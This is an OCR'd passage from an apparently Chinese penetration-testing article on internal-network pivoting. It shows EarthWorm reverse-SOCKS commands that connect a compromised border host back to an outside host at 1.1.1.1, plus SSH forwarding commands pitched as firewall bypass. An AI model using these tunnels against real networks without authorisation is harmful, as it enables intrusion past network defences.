
a) ./ew -s rcsocks -l 1080 -e 8888


// 在 1.1.1.1 的公网主机添加转接隧道，将 1080 收到的代理请求转交给反连 8888 端口的主机

b) ./ew -s rssocks -d 1.1.1.1 -e 8888

// 将目标网络的可控边界主机反向连接公网主机

c) HackTools 可通过访问 1.1.1.1:1080 端口使用 rssocks 主机提供的 socks5 代理服务





SSH 转发

比较实用。拿来主义

SSH 隧道进行代理

ssh -qTfnN -L port:host:hostport -l user remote_ip

#正向隧道，监听本地 port

ssh -qTfnN -R port:host:hostport -l user remote_ip

#反向隧道，用于内网穿透防火墙限制之类

SSH -qTfnN -D port remotehost

SSH 端口转发

ssh -CfNg -L port1:127.0.0.1:port2 user@host

#本地转发

ssh -CfNg -R port2:127.0.0.1:port1 user@host

#远程转发

附录-参考资料

1. http://www.freebuf.com/articles/system/12182.html Socks 代理反弹突破内网

2. http://www.cnseay.com/3972/ 奇人绝技：利用 php socket5 代理进行内网渗透测试

3. https://www.91ri.org/14390.html 内网渗透随想

4. http://le4f.net/post/post/revers ... he-penetration-test 渗透测试:反弹与转发小结

5. http://staff.washington.edu/corey/fw/ssh-port-forwarding.html ssh 端口转发

6. 文中提到的表格下载地址 分享-代理转发工具汇总.xlsx（打开表格的密码是 sm0nk）

链接: https://pan.baidu.com/s/1jlxzIiq 密码: kd8r

行文仓促，文中不足之处，望各位大牛多多指教。

From : https://www.t00ls.net/thread-35614-1-1.html